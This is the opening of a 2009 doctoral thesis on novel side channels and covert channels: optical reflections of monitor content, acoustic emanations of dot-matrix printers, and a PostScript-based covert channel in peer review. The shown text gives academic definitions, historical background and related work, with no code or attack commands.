Novel Classes of Side Channels and Covert Channels

Dissertation zur Erlangung des Grades des
Doktors der Ingenieurwissenschaften
der Naturwissenschaftlich-Technischen Fakultäten
der Universität des Saarlandes

Thesis for obtaining the title of Doctor of Engineering
of the Faculties of Natural Sciences and Technology
at Saarland University

Markus Dürmuth
Saarbrücken, 2009

Kolloquium:	23. Dezember 2009
Dekan:	Prof. Dr. Joachim Weickert
Prüfungsausschuss:	Prof. Dr. Dr. h.c. mult. Reinhard Wilhelm
	Prof. Dr. Michael Backes
	Dr. Dominique Unruh
	Dr. Jan Schwinghammer

Abstract

When assessing the security of security-critical systems, it is crucial to consider conceptually new attacks, as appropriate countermeasures can only be implemented against known threats. Consequently, in this thesis we explore new classes of attacks and evaluate countermeasures.

Our contribution is three-fold. We identify two previously unknown side channel attacks, i.e., attacks that exploit unintended information leakage. First, we consider optical emanations, i.e., the unavoidable emanation of every monitor. We demonstrate how to exploit tiny reflections in stationary objects and the human eye, and even diffuse reflections in objects such as the user's shirt. Second, we study acoustic emanations of dot-matrix printers and show that the printed text can be reconstructed from a recording of the sound emitted while printing.

Furthermore, we demonstrate a conceptually new covert channel: whereas side channels leak information unintentionally, in a covert channel there is an explicit sender that cooperates with the receiver. We present a new covert channel in the peer-reviewing process in scientific publishing that reveals the reviewer's identity to the author. We additionally expose several related problems in the design of the PostScript language.

Zusammenfassung

Das Aufdecken neuer Arten von Angriffen ist wichtig zur Verbesserung der Sicherheit von sicherheitskritischen Systemen, da nur für bekannte Angriffe Gegenmaßnahmen ergriffen werden können. Deshalb untersuchen wir in dieser Arbeit neue Arten von Angriffen sowie geeignete Gegenmaßnahmen.

Die Arbeit gliedert sich in drei Teile. Zunächst demonstrieren wir zwei neue Seitenkanalangriffe, also Angriffe die unbeabsichtigte Informationslecks ausnutzen. Zum Einen betrachten wir optische Abstrahlungen von Monitoren. Wir zeigen, dass das Bild des Monitors aus Reflexionen in verschiedenen Objekten rekonstruiert werden kann: aus winzigen Reflexionen in vielen stationären Objekten sowie im menschlichen Auge, und sogar aus diffusen Reflexionen beispielsweise auf dem Hemd eines Nutzers. Zum Anderen untersuchen wir die akustischen Abstrahlungen von Nadeldruckern und zeigen, dass der gedruckte Text aus einer Aufnahme der Druckgeräusche rekonstruiert werden kann.

Des Weiteren demonstrieren wir einen neuen verdeckten Kanal: Während Seitenkanäle normalerweise durch unvorsichtige Implementierung entstehen, werden die Daten auf einem verdeckten Kanal absichtlich übertragen. Wir demonstrieren einen neuen verdeckten Kanal im Peer-Review-Prozess zur Begutachtung wissenschaftlicher Publikationen, welcher die Identität der Gutachter offenlegt. Darüberhinaus weisen wir auf mehrere grundlegende Probleme im Design der PostScript Sprache hin.

Contents

Immer wenn uns
Die Antwort auf eine Frage gefunden schien
Löste einer von uns an der Wand die Schnur der alten
Aufgerollten chinesischen Leinwand, so daß sie herabfiele und
Sichtbar wurde der Mann auf der Bank, der
So sehr zweifelte.

Ich, sagte er uns
Bin der Zweifler, ich zweifle, ob
Die Arbeit gelungen ist, die eure Tage verschlungen hat.
Ob, was ihr gesagt, auch schlechter gesagt, noch für einige Wert hätte.
Ob ihr es aber gut gesagt und euch nicht etwa
Auf die Wahrheit verlassen habt dessen, was ihr gesagt habt.
Ob es nicht vieldeutig ist, für jeden möglichen Irrtum
Tragt ihr die Schuld. Es kann auch eindeutig sein
Und den Widerspruch aus den Dingen entfernen; ist es zu eindeutig?
Dann ist es unbrauchbar, was ihr sagt. Euer Ding ist dann leblos
Seid ihr wirklich im Fluß des Geschehens? Einverstanden mit
Allem, was wird? Werdet ihr noch? Wer seid ihr? Zu wem
Sprecht ihr? Wem nützt es, was ihr da sagt? Und nebenbei:
Läßt es auch nüchtern? Ist es am Morgen zu lesen?
Ist es auch angeknüpft an vorhandenes? Sind die Sätze, die
Vor euch gesagt sind, benutzt, wenigstens widerlegt? Ist alles beleg-bar?
Durch Erfahrung? Durch welche? Aber vor allem
Immer wieder vor allem anderen: Wie handelt man
Wenn man euch glaubt, was ihr sagt? Vor allem: Wie handelt man?

Nachdenklich betrachteten wir mit Neugier den zweifelnden
Blauen Mann auf der Leinwand, sahen uns an und
Begannen von vorne.

— *Bertold Brecht, Der Zweifler*

First things first, but not necessarily in that order.

— Doctor Who

1 Introduction and Overview

Discovering conceptually new attacks is a crucial task when assessing the security of sensitive systems, as precautions can only be taken and countermeasures can only be implemented against threats that are known. In this thesis we demonstrate two novel side channel attacks on computer peripherals, and a novel covert channel in the peer-reviewing process in scientific publishing.

Side channel attacks form a class of attacks that exploit unintended information leakage to break the security of a system. This leakage is typically caused by physical emanations such as sound, electromagnetic emanation, or the execution time of algorithms. These attacks constitute a severe threat to almost any electronic device that processes sensitive information. Side channel attacks based on electromagnetic emanations were known to the military for a long time; they were used as early as during World War I. More recently, starting in 1996 with the work of Paul Kocher [62], several new classes of side channel attacks such as timing attacks, optical attacks, and thermal attacks were discovered, forming an entirely new threat.

Covert channels are a method to intentionally leak information where no information should be leaked. In contrast to side channels, there is an explicit sender cooperating with the receiver in order to transmit information. Covert channels can have a variety of applications, ranging from bypassing Internet censorship to circumventing information flow policies that protect sensitive information. Covert channels were first described in 1973 by Lampson [70]. We provide more details on side channel attacks and covert channels in the sequel.

1.1 Side Channel Attacks

Analyzing the security of a cryptographic system requires assumptions about the attacker's capabilities, also called an *attack model*. A security proof guarantees that no attack exists in the attack model. A side channel attack is an attack which is feasible in a realistic setting, yet lies outside the considered attack model, and thus is not covered by a security proof based on this model.

To illustrate the concepts of attack models and side channel attacks we consider two examples: First, we consider the security of a remote shell login. A typical attack model considers the packets sent over the network, the strength of the password (i.e., how difficult it is to guess the password), and the data displayed on the computer screen. The timing of the packets, however, is typically not considered. A side channel attack can utilize these timings to obtain the timing between key-presses; such timings were shown to give substantial information on the characters that compose the password, thus substantially shrinking the search-space [115]. Another side channel often not considered is the sound emitted by the keyboard when a key is pressed, which also reveals a substantial amount of information [8, 137, 18]. Second, we consider the RSA public-key encryption scheme. The encryption of a message m is computed as $c = m^e \bmod N$, where e and $N = p \cdot q$ form the public key; the decryption of a ciphertext c is computed as $m = c^d \bmod N$, where $d = e^{-1} \bmod (p-1)(q-1)$ is the secret key. The attack model which is usually considered for public-key encryption treats the encryption and decryption operation as mathematical functions and gives the attacker oracle access only.[1] The RSA function itself does not constitute a secure encryption scheme, but the security of slightly adapted schemes such as RSA-OAEP can be proven in this attack model under certain assumptions.[2] However, in a realistic setting often additional information is available to an attacker, e.g., an attacker might be able to measure the execution times of the algorithms. The exponentiation operation in the encryption and the decryption are usually computed by the square-and-multiply algorithm (or a variation hereof), which loops over all bits of the exponent and executes a computationally expensive operation if the exponent bit is set. Consequently, the execution time depends on the secret key. A side channel attack on SmartCards using RSA encryption was demonstrated by Paul Kocher in 1996: Kocher showed that the secret key of RSA decryption can be reconstructed from a sufficiently large number of execution time/ciphertext pairs [62].

[1]One can consider various goals for the adversary, and the exact access patterns to these oracles can vary. A common notion is *indistinguishability under chosen-ciphertext attacks* (IND-CCA2), where the adversary tries to distinguish encryptions of two different messages he chose, and the adversary gets access to both the encryption function and the decryption function before and after seeing the challenge ciphertext (decrypting the challenge ciphertext is excluded).

[2]The security of RSA-OAEP is proven assuming that the RSA function is a trapdoor permutation and in the *Random Oracle Model*, where hash functions are treated as random functions ("ideal hash functions").

Side channel attacks exploit information which is available to the attacker but not considered in the attack model; we call this information *side information.* A side channel is defined relative to a given attack model, but the attack model is often not stated explicitly.

> A *side channel* is a communication channel that exists unintentionally and is not contained in the considered attack model.

The presence of a side channel does not necessarily lead to an attack, as the information it leaks may not be sensitive, or might not be sufficient to actually break the security. (For example, implementations of RSA based on square-and-multiply typically leak the Hamming-weight of the decryption key, but this information is not sufficient to reconstruct the key.) A side channel attack exists if enough information is leaked.

> A *side channel attack* is an attack that exploits a side channel and leads to a security breach.

Definitions of side channels were given previously, e.g., by Wagner [126] (see also [85]) or by Bar-El [15], and they all have slight differences. Most differences are minor, but one conceptual difference is that previous definitions did not consider side channels relative to an attack model. We believe that it is necessary to consider the attack model when defining side channels and illustrate this with an example: Assume a protocol where a designer unintentionally chose a weak cipher to encrypt sensitive data, and this (weakly encrypted) data is sent over the network; assume further that the attack model gives the adversary access to the data sent over the network. As the encryption is weak, the attacker can break it and thus retrieve the sensitive data from the data sent over the network. This is an "unintentional leak of information" and thus constitutes a side channel attack according to Wagner's definition [126]. However, it is our understanding that this example does not constitute a side channel, but an ordinary cryptographic weakness, thus previous definitions are too broad.

Our definition does not explicitly require that a side channel is based on physical phenomena, even though (almost) all side channels we are aware of do. It is our understanding that this is not an inherent characteristic of side channels, but non-physical channels are typically considered in the attack model.

1.2 Covert Channels

Covert channels can intentionally leak information where no information should be leaked. Whereas for a side channel the information is transmitted unintentionally by the legitimate system, usually caused by unfortunate design choices made by the developers, a covert channel has an explicit sender cooperating with the receiver. The sender uses a channel which is not intended for the communication, called the *cover channel.*

Covert channels were introduced in 1973 by Lampson [70]. He demonstrated the presence of several covert channels that can send arbitrary data between two (seemingly) isolated processes on multi-user systems; these processes constitute the sender and the receiver of the channel. One example that he devised uses file locks as the cover channel, e.g., the sender can represent the Boolean value 1 by a locked file and the Boolean value 0 by an unlocked file. Another example that he demonstrated uses the system load as the cover channel, e.g., the value 1 can be encoded as a system load above average, and the value 0 can be encoded as a system load below average. More recent covert channels use other cover channels such as Internet traffic. In a typical scenario, both the sender and the receiver are computers on the network, with their network connection monitored by a packet filter. Arbitrary data can be sent, e.g., by using otherwise unused header fields or by modulating the packet timing [81, 5, 30], depending on the exact capabilities of the filter. Well-designed covert channels can defeat even active attempts to remove covert data from the Internet traffic.

Covert channels transmit data in situations in which no data should be transmitted, thus a covert channel should be “hard to detect” by an outside observer. We define covert channels as follows:

> A *covert channel* is a channel where both the sender and the receiver collude to transmit information. This channel is hard to detect for an outside observer, uses a cover channel not intended for the communication, and violates an information flow policy.

Previous definitions of cover channel were given, e.g., in the Common Criteria Catalog [96], or by Wagner [126] (see also [85]). The key difference between our definition and previous definitions is that we require the covert channel to be “hard to detect” by an outside observer. We illustrate the necessity of this requirement with an example. Consider a large corporation and a sender with access to the main router. The sender can transmit information to a large site, e.g., Google, by shutting down the main up-link for an hour to transmit the value 0, or by not shutting down the link to send the value 1. Chances are high that within an hour some employee will try to visit the Google homepage. Thus the receiver at Google can determine with reasonable accuracy if the company’s up-link is online or offline. However, switching off the main router strongly influences the legitimate cover channel, i.e., the company’s Internet connection, and is easily detectable. Consequently, this example should not be considered as a covert channel.

1.3 Our Motivation

One observation is consistent for almost all known side channels: once a side channel was discovered, appropriate countermeasure were found quickly. Thus, to ensure security, the key task is finding a new side channel before it gets exploited by malicious people. Then one can evaluate their limitations and find appropriate countermeasures. We illustrate this observation with two examples.

Electromagnetic emanation constitute one the oldest class of side channels. Some attacks based on electromagnetic emanation can be carried out over a great distance under realistic conditions using cheap equipment only, such as the attack published by van Eck [122]. Furthermore, various researchers have found that most electronic devices can be attacked based on their electromagnetic emanations. The obvious countermeasure consists of shielding devices and cables. In fact, sensitive areas of governmental and military organizations, and possibly also of industry, are protected against electromagnetic emanations by extensive metallic shielding [39]. Additionally, the installations follow the so-called *red/black separation principle* [87, 108], where devices and cables with sensitive information are physically separated from devices and cables with public information to avoid cross-talk and thus the leakage of sensitive information.

Timing attacks are side channel attacks that are particularly efficient against encryption schemes and signature schemes implemented on SmartCards, most notably against RSA [62]. Countermeasures against timing attacks are implemented on all current SmartCard implementations of RSA we are aware of. Usually, input blinding is used to de-correlate the execution time from the input and thus invalidate the attack [62]; alternative countermeasures include exponent blinding and modulus blinding [62].

These examples show that finding new side channels is of great importance, because precautions can only be taken if a threat is known and its limitations are clear. Consequently, in this work we explore novel side channels, evaluate their limitations, and propose appropriate countermeasures.

1.4 Contribution of the Thesis

Our contribution is three-fold. We show two novel side channel attacks on computer peripherals, and a novel covert channel in the peer-review process in scientific publishing.

Optical emanations. First, we explore optical emanations, i.e., the unavoidable emanation of every monitor. We demonstrate how to spy on confidential data displayed on a computer monitor by exploiting tiny reflections in a large variety of objects that are typically located in every office. To the best of our knowledge, this is the only attack that applies to monitors in today's typical environments, where TFT monitors have replaced CRT monitors and electromagnetic radiation can be (and in highly-sensitive areas actually is) shielded. This attack is particularly interesting because it is hard to avoid: the optical emanation it exploits is not a side-product of computation, such as electromagnetic emanations, but is part of the desired functionality and thus cannot easily be avoided. The conceptually simplest form of this attack exploits reflections in *stationary* *objects* such as teapots and glasses: capturing the reflections in these objects is particularly easy and can be accomplished even with low-cost equipment.

Reflections in the *human eye* are a particularly interesting target, as the eye is present in essentially any environment where sensitive information is displayed. Consequently, these reflections pose a threat much more difficult to mitigate. However, compared with stationary objects, the eye is a target much more difficult to spy on, due to its strong curvature and the resulting small size of the reflections. To recover reflections from the human eye we thus deploy extensive post-processing of the captured images. But still, physical phenomena limit the resolution we can obtain. These limitations constitutes a bound that scales linearly in the telescope diameter, thus we can extrapolate our results and obtain a linear trade-off between the resolution and the telescope diameter.

We also investigate if text can be reconstructed from the *diffuse reflections* that are visible on a nearby wall or on the user's shirt. Even though at a first glance it might look impossible, we show that some information can indeed be reconstructed. However, we also prove strong bounds on the effectiveness of this reconstruction, and propose and evaluate countermeasures.

Acoustic emanations. Second, we study acoustic emanations of dot-matrix printers. Clearly, the noise of dot-matrix printers leaks some very limited amount of information; e.g., one can hear blank lines with the bare ear. However, prior to this work it was not known whether useful information is leaked, e.g., if enough information is leaked to actually retrieve the printed text from the acoustic emanation. Even if useful information is leaked, it was not known whether this information could be automatically retrieved. We answer both questions in the affirmative. We present an automated tool that can accurately retrieve 70 % of the printed words. We adapt techniques from audio processing to match a recording against a database of possible words, and we use techniques from language engineering, in particular Hidden-Markov models, to improve the output.

Covert channel in the peer-review process. Third, we describe a new covert channel in the peer-review process in scientific publishing, which is based on the PostScript file format, and we expose several related problems in the design of the PostScript language.

In the scientific peer-review process, the submission prepared by the author is sent to one or more reviewers. Each reviewer writes an evaluation; the collected evaluations form the basis for accepting or rejecting the paper. The identity of the reviewers is usually hidden from the author to ensure the fairness of the process. We demonstrate how to create PostScript documents that allow the author to de-anonymize the reviewer. The basic idea is that PostScript is not only a Turing-complete language, but additionally offers commands for accessing the file system and other internals of the computer. Thus the document prepared by the author and rendered on the reviewer's computer can access data that reveals the identity the reviewer. The document can adapt the displayed text to encode the author's identity into details that a reviewer is likely to report, e.g., spelling errors. The author can extract this information from the reviewer's report, which is usually sent to him in anonymous form.

Furthermore, we demonstrate that the PostScript language is sufficiently expressive to write self-replicating viruses that infect PostScript documents and spread without interaction with the user; we even show that such a virus can be modified to be provably undetectable by (strongly) restricted classes of virus scanners. In addition, we found that some implementations of PostScript interpreters do not even provide a minimal form of security—they grant the PostScript document arbitrary access to the file system, including write access. We informed the developers; all interpreters we are aware of have now been fixed.

1.5 Related Literature

In this section we give a broad overview of historic and current research; a more detailed treatment of relevant related work is postponed to the later chapters.

1.5.1 Military History

Side channel attacks have been studied for a long time, mostly unknown to the public, by governmental and military organizations. As early as World War I, the German army was able to eavesdrop on the enemy's field phone lines [17, 133]. At this time, most field phones were connected with a single wire, using the ground instead of a second wire. The ground current could be captured by electrodes that were put in the ground, even at some distance from the direct connection. In the 1950s, the British successfully spied on the French embassy by capturing faint signals that were present on the output line, in addition to the encrypted signal [131, pp. 109f]. These faint signals were probably caused by cross-talk either inside the machine or at the cables connected to the machine. In 1956, the British succeeded in using microphones in the Egyptian embassy to spy on the (mechanical) Hagelin encryption device [131, p. 82]. The sound emitted by the machine while setting up the daily initial rotor position (by a sequence of secret operations that changed from day to day) revealed enough information to reconstruct the initial positions with good confidence. In 1962, the Japanese used antennas to capture electromagnetic emanations of American cipher machines [88], most likely to obtain the plaintexts without attacking the cipher.

A number of countermeasures have been proposed to counter these attacks. Field telephone lines were constructed with double cabling, despite the higher requirements in material and logistics, and very precise cabling instructions were given to avoid cross-talk and emanations. Sensitive areas of governmental and military organizations (and possibly also in industry) are protected against electromagnetic emanations by extensive metallic shielding [39]. For avoiding the leakage of sensitive information via cables, power lines, and so on, the NSA has specified the *red/black separation principle* [87, 108]: Red devices and cables may contain, process, or carry sensitive information, while black equipment may contain public data and encrypted sensitive data only. An encryption machine "converts" red signals to black signals, so their construction needs special attention. The standard also specifies minimum distances between, e.g., red and black cables to limit the amount of cross-talk. The German BSI (Bundesamt für Sicherheit in der Informationstechnik) maintains similar specifications, the so-called Zonenmodell [49].

1.5.2 Side Channel Attacks

In this section we give an overview of more recent side channel attacks, grouped by channel and approximately ordered by the time of discovery.

Electromagnetic Emanation. The first attack that was published openly was given in 1985 by Vim van Eck [122], demonstrating that off-the-shelf equipment is sufficient to capture the electromagnetic emanation of a CRT monitor from distances of several hundred meters and to reconstruct the monitor image. An early discussion of these results can be found in [55]. Since then, virtually every electronic device has been found to leak information in its electromagnetic emanation. Electromagnetic emanations that constitute a security threat to computer equipment result from poorly shielded RS-232 serial lines [114], keyboards [6, 125], as well as the digital cable connecting modern LCD monitors [66]. We refer to [67] for a discussion of the limits of electromagnetic emanation. Attacks based on electromagnetic emanation have also been successfully applied to SmartCards [50]. Additionally, their reliance on external power supplies and clock signals makes SmartCards vulnerable to other kinds of attacks as well.

Acoustic Emanations. Acoustic emanations appeared briefly in the open literature in 1991, when Briol—in a paper dedicated to electromagnetic emanations—briefly mentioned that "sensorous vibrations" of printers might constitute a security risk [26]. More recently, it was noticed that almost any keyboard produces sound when its keys are touched or pressed; these acoustic emanations were shown to reveal the text typed on most keyboards [8, 137, 18]. Another approach uses two microphones and triangulation to find out the position of the key that was pressed [47]. Acoustic emanations of CPUs, more precisely acoustic emanations of capacitors mounted close to the CPU, have been shown to leak information about the CPU state and the instructions being executed [112].

Timing Information. The first timing attack was demonstrated in 1996 by Paul Kocher. He showed that the execution time of almost any implementation of RSA on SmartCards (at that time) leaked sufficient information to reconstruct the secret key [62]. A large number of extensions and related attacks followed, in particular differential timing analysis [63], a timing attack against RSA using the Chinese Remainder Theorem [107], and many more (e.g., [28, 42]). Most timing attacks target at SmartCards and assume that the attacker controls the card reader; the applicability of timing attacks remotely over a network was shown in [28].

Countermeasures against timing attacks are implemented in all current implementations of RSA we are aware of. Most implementations use *input blinding*, which goes back to the idea of blind signatures [31]; this countermeasure randomizes the input in a way that can be undone after the exponentiation step. Although input blinding counters all known timing attacks, it is not proven to provide security against all feasible timing attacks. Indeed, recent work indicates that blinded implementations still could leak information, in a weak, information-theoretic sense [13]; related work proves that the overall amount of information that can leak is quite low if the execution time is quantized to very few possible outcomes [64], thus giving a provably secure countermeasure. In addition to input blinding, other countermeasures against timing attacks have been proposed, including exponent blinding and modulus randomization [62, 63]. These have also not been proven secure, and, to the best of our knowledge, are not used in practice.

One special class of timing attacks, called cache attacks, exploits the vastly different timing characteristics of a cache-hit and a cache-miss. These different timings can leak information if the hit or miss depends on the secret key [92, 20]. Cache attacks are particularly effective for many (symmetric) ciphers, as these often rely on S-Boxes, which are typically implemented as table-lookups to speed up the implementation.

So far, all timing attacks considered the execution time of an algorithm. A conceptually different attack used the timing information of SSH packets sent over a public network. It was shown that this timing information leaks information about the typed text [115], due to different inter-keystroke timings. On the positive side, timing characteristics can also be used as an additional factor in authentication. One can extract certain characteristics of the timing between key-strokes for each user, and verify these characteristics when a user authenticates [79, 80, 121].

Power Consumption. Power analysis considers the variation of power consumption of cryptographic hardware, most prominently SmartCards, because these often rely on an external power source [63, 69, 77, 117, 127].

Optical Emanations. Optical emanations of monitors are an easy target when there is a direct line of sight from the attacker to the monitor's screen. If there is no direct line of sight, then the time-varying diffuse reflections of the light emitted by a CRT monitor can be exploited to recover the original monitor image [65]. This approach exploits the point-wise image construction and the time-characteristics of the light-emitting material used in CRT monitors and consequently does not apply to monitors that do not construct images in this fashion, such as LCD monitors. Reflections of images from a human eye were briefly mentioned in [89], but without considering the implications on security: they only considered low resolutions and small distances, they did not explore technical and algorithmic approaches to extend the resolution, and they did not consider bounds of the attack.

Not only monitors leak sensitive information via optical emanation: status LEDs of a number of electronic devices were shown to leak (potentially) sensitive information [73].

Thermal Emanations. Anonymous overlay networks such as Tor [120] can offer *location-hidden services*, i.e., services that can be accessed via the anonymity network, but where the server running the service is not known to the public. It was shown that thermal emanation can reveal these hidden locations [84]: Increasing the work-load of the hidden service heats up the server and induces clock jitter on the system clock; this clock jitter can then be detected on the server, thus revealing its location.

1.5.3 Covert Channels

The first examples of covert channels were introduced by Lampson [70]. He demonstrated a covert channel between two isolated processes on multi-user systems using file locks, and another one based on modulation of the system load. More recent work is often concerned with covert channels that transmit data on an electronic link, usually a network connection, e.g., by exploiting different execution times resulting in observably different behaviors [81, 5, 30], or by employing steganographic techniques to hide data within other data. (See [7] for a survey). A common use-case for covert channels is transmitting information across Internet packet filters. There are several cryptographic techniques that are related to covert channels: Robust watermarking schemes [38, 54] provide measures that prevent a watermark from being removed from the document. Traitor tracing schemes [34, 25, 19] allow for detecting a party who leaked a secret, e.g., a secret decryption key.

1.6 Thesis Outline

This thesis is organized as follows: In Chapter 2 we investigate compromising reflections. We provide a brief introduction to image processing (Section 2.2), and demonstrate an attack based on optical emanation for the simpler case of stationary objects (Section 2.3), where the highest reconstruction quality can be achieved, and show that reasonable quality can even be achieved using low-cost equipment (Section 2.4). We show that this attack can be carried out in-field (Section 2.5). We show how to reconstruct reflections from the human eye (Section 2.6), including a brief introduction to image deconvolution. We also consider diffuse reflections, for example at a white wall, and prove a strong bound on this kind of attack (Section 2.7). Finally, we investigate and evaluate several countermeasures (Section 2.8). The main results of the work presented in this chapter was published in two papers at the IEEE Symposium on Security and Privacy 2008 and 2009 [12, 9].

In Chapter 3 we consider acoustic emanations of printers. First we provide an overview of the attack (Section 3.2) and provide the technical details in the subsequent sections (Sections 3.3 and 3.4). We present the results of our experiments (Section 3.5) and we discuss countermeasures (Section 3.6). Finally, we provide details on the in-field attack we conducted (Section 3.7). A paper on the material presented in this chapter is currently in preparation [10]; parts of this paper are based on Sebastian Gerling's Master's Thesis [51].

In Chapter 4 we demonstrate several weaknesses in the design of the PostScript language and the implementation of common interpreters. First, we give a brief introduction to the PostScript language (Section 4.2), discuss some implementation issues of PostScript interpreters (Section 4.3), and present some simple attacks based on PostScript (Section 4.4). Next, we present a virus written entirely in PostScript, which provably hides from detection for restricted classes of virus scanners (Section 4.5). The main contribution of this section is the covert channel in the peer-review process (Section 4.6). We conclude the chapter with a brief discussion on implementing similar attacks based on the PDF file format (Section 4.7) and a brief discussion of countermeasures (Section 4.8). The central part of this chapter, presented in Section 4.6, was published at the IEEE Symposium on Security and Privacy 2007 [11]. Some of the attacks presented in Section 4.4 were demonstrated in a presentation at CeBit 2007, and a preliminary form of the material in Section 4.5 is covered in Robert Künemann's Bachelor's Thesis [68]. Chapter 5 concludes this thesis.

Ein Hase sitzt auf einer Wiese,
des Glaubens, niemand sähe diese.

Doch im Besitze eines Zeisses,
betrachtet voll gehalt'nen Fleißes

vom vis-á-vis geleg'nen Berg
ein Mensch den kleinen Löffelzwerg.

Ihn aber blickt hinwiederum
ein Gott von fern an, mild und stumm.
— Christian Morgenstern, Vice Versa

2 Optical Side Channels: Compromising Reflections

We explore optical emanations and demonstrate that reflections in a large variety of objects can be exploited to spy on confidential data displayed on a computer monitor. This kind of attack is particularly interesting because it is hard to avoid; the optical emanations that are exploited are not a side-product of computation, as for electromagnetic emanations, but are part of the normal operation of the device. To the best of our knowledge, this is the only attack that applies to monitors in security-aware environments, where electromagnetic emanations are shielded.

2.1 Introduction

Most side channel attacks exploit *undesired* emanation of a device, and thus can usually be prevented by avoiding or shielding the emanation. Electromagnetic emanation is prevented by shielding devices, cables, or entire rooms; power analysis can be prevented using capacitors and other measures to stabilize power consumption of the device, or by using specialized circuit designs that use (almost) constant current regardless of their operation; acoustic emanation can be controlled by using "silent" devices, e.g., keyboards, or by making sure that no microphone or similar device is present.

The side channel we consider in this chapter is not an idiosyncrasy of the computer's behavior, but it exploits the optical emanation of the screen – and hence its proper functionality – in combination with everyday objects that are located in close proximity to the screen such as tea pots, eyeglasses, plastic bottles,



Figure 2.1: The basic setting. The monitor faces away from the window in an attempt to hide the screen's content.

spoons, or the eye of the user. What makes this kind of attack particularly interesting is that, (i) it cannot be easily shielded (in contrast to most other emanations), as the emanation is part of the normal operation, and (ii) it works with *any* type of monitor. In fact, this attacks is the only known side channel attack against monitors that applies in today's typical environments, where CRT monitors have been replaced by TFT monitors and electromagnetic radiation can be, and in highly-sensitive areas actually is, shielded.

We explore four different aspects of optical emanation: First, we consider reflections in stationary objects such as teapots or glasses, which constitutes the simplest form of the attack. Second, we consider reflections in the human eye. These reflections are much harder to capture due to the smaller size and the movement of the eye; we use image deconvolution techniques to leverage these problems. Third, we consider diffuse reflections, which are even harder to exploit as the blur is even stronger. While we are still able to recover some information, our main result here is a bound on the resolution that can be obtained. Fourth, we consider countermeasures and limitations for these attacks.

Reflections in stationary objects. The first attack bases on the idea that the image of the screen can be reconstructed from reflections on stationary objects (an example is shown in Figure 2.2)[1]. We demonstrate that this idea can be successfully realized in practical scenarios. We show that from distances as far as 20 meters and with stationary objects, off-the-shelf equipment is sufficient to read fonts with realistic sizes from the monitor. We also show that inexpensive equipment is sufficient to spy from a distance of up to 10 meters.

[1]Here and in the following we focus on the (common) setting in which the screen is facing away from the window, see Figure 2.1, and on curved reflection surfaces, since reflections on these surfaces cover a large area of the environment; this increases the likelihood that a reflection of the screen's content can be eavesdropped on the object.



Figure 2.2: Reflections in a tea pot from a distance of 20 meters, using a 235 mm Schmidt-Cassegrain telescope.

Reflections in the human eye. Capturing reflections from the human eye is particularly interesting, as the eye is present in essentially any environment where sensitive information is displayed. Experiments from a short distance indicate that the eye indeed produces sharp reflections as shown in Figure 2.3. This attack poses a threat much more difficult to mitigate, as the eye is naturally present in most critical scenarios, but the attack is also more difficult to carry out.

The attack is limited by three different types of blur, namely out-of-focus blur, caused by incorrect focus, motion blur, caused by movement of the eye, and diffraction blur, caused by the optical phenomenon of diffraction. Capturing high-resolution images over a large distance typically requires the use of large focal length and large apertures. This, however, results in a small depth-of-field, i.e., only objects that are precisely in focus appear sharp, and objects that are slightly out-of-focus are significantly blurred. Consequently, focusing is sensitive, and *out-of-focus blur* can barely be avoided during capture, in particular for moving objects such as the human eye. *Motion blur*, on the other hand, is caused by the rapid movement of the eye. *Diffraction blur* is an optical phenomenon caused by the limited aperture of the telescope. The aperture basically erases the high frequency parts of the image. This information is effectively lost, thus it cannot be reconstructed from the blurred image.[2]

In computer graphics, blur is described by a *point spread function (PSF)*, which models the redistribution of energy from each point of the (unobservable) sharp image to each point of the blurred image. Given a description of the PSF and the blurred image, the task is to reconstruct the sharp image. This process is known as *(non-blind) deconvolution.* We demonstrate how to use image deconvolution algorithms to improve the image quality. We show that both motion blur and out-of-focus blur can be efficiently removed. In contrast, diffraction blur cannot effectively be removed and thus seems to constitute a fundamental limitation

[2]One exception occurs when there is sufficient additional information about the image, e.g., if it is known that the image of a (point-like) star was captured, then the exact location of the star can be determined even in the presence of strong diffraction blur.



Figure 2.3: Image taken with a macro lens from short distance, where additionally the distance between the eye and the monitor was reduced. Readability is essentially limited by the camera resolution.

of the applicability of the attack. One central challenge is to measure the PSF. While deconvolution algorithms exist that determine the PSF in the process of deconvolution (this is called blind deconvolution), their running time and their output quality are worse than those of non-blind deconvolution algorithms. We identify and test two possible practical approaches to determine the PSF.

Our results get close to the diffraction limit, i.e., we are essentially able to obtain the physical optimum. This in turns lets us eliminate the possibility of further improvements and provides a bound on the applicability of this type of attacks.

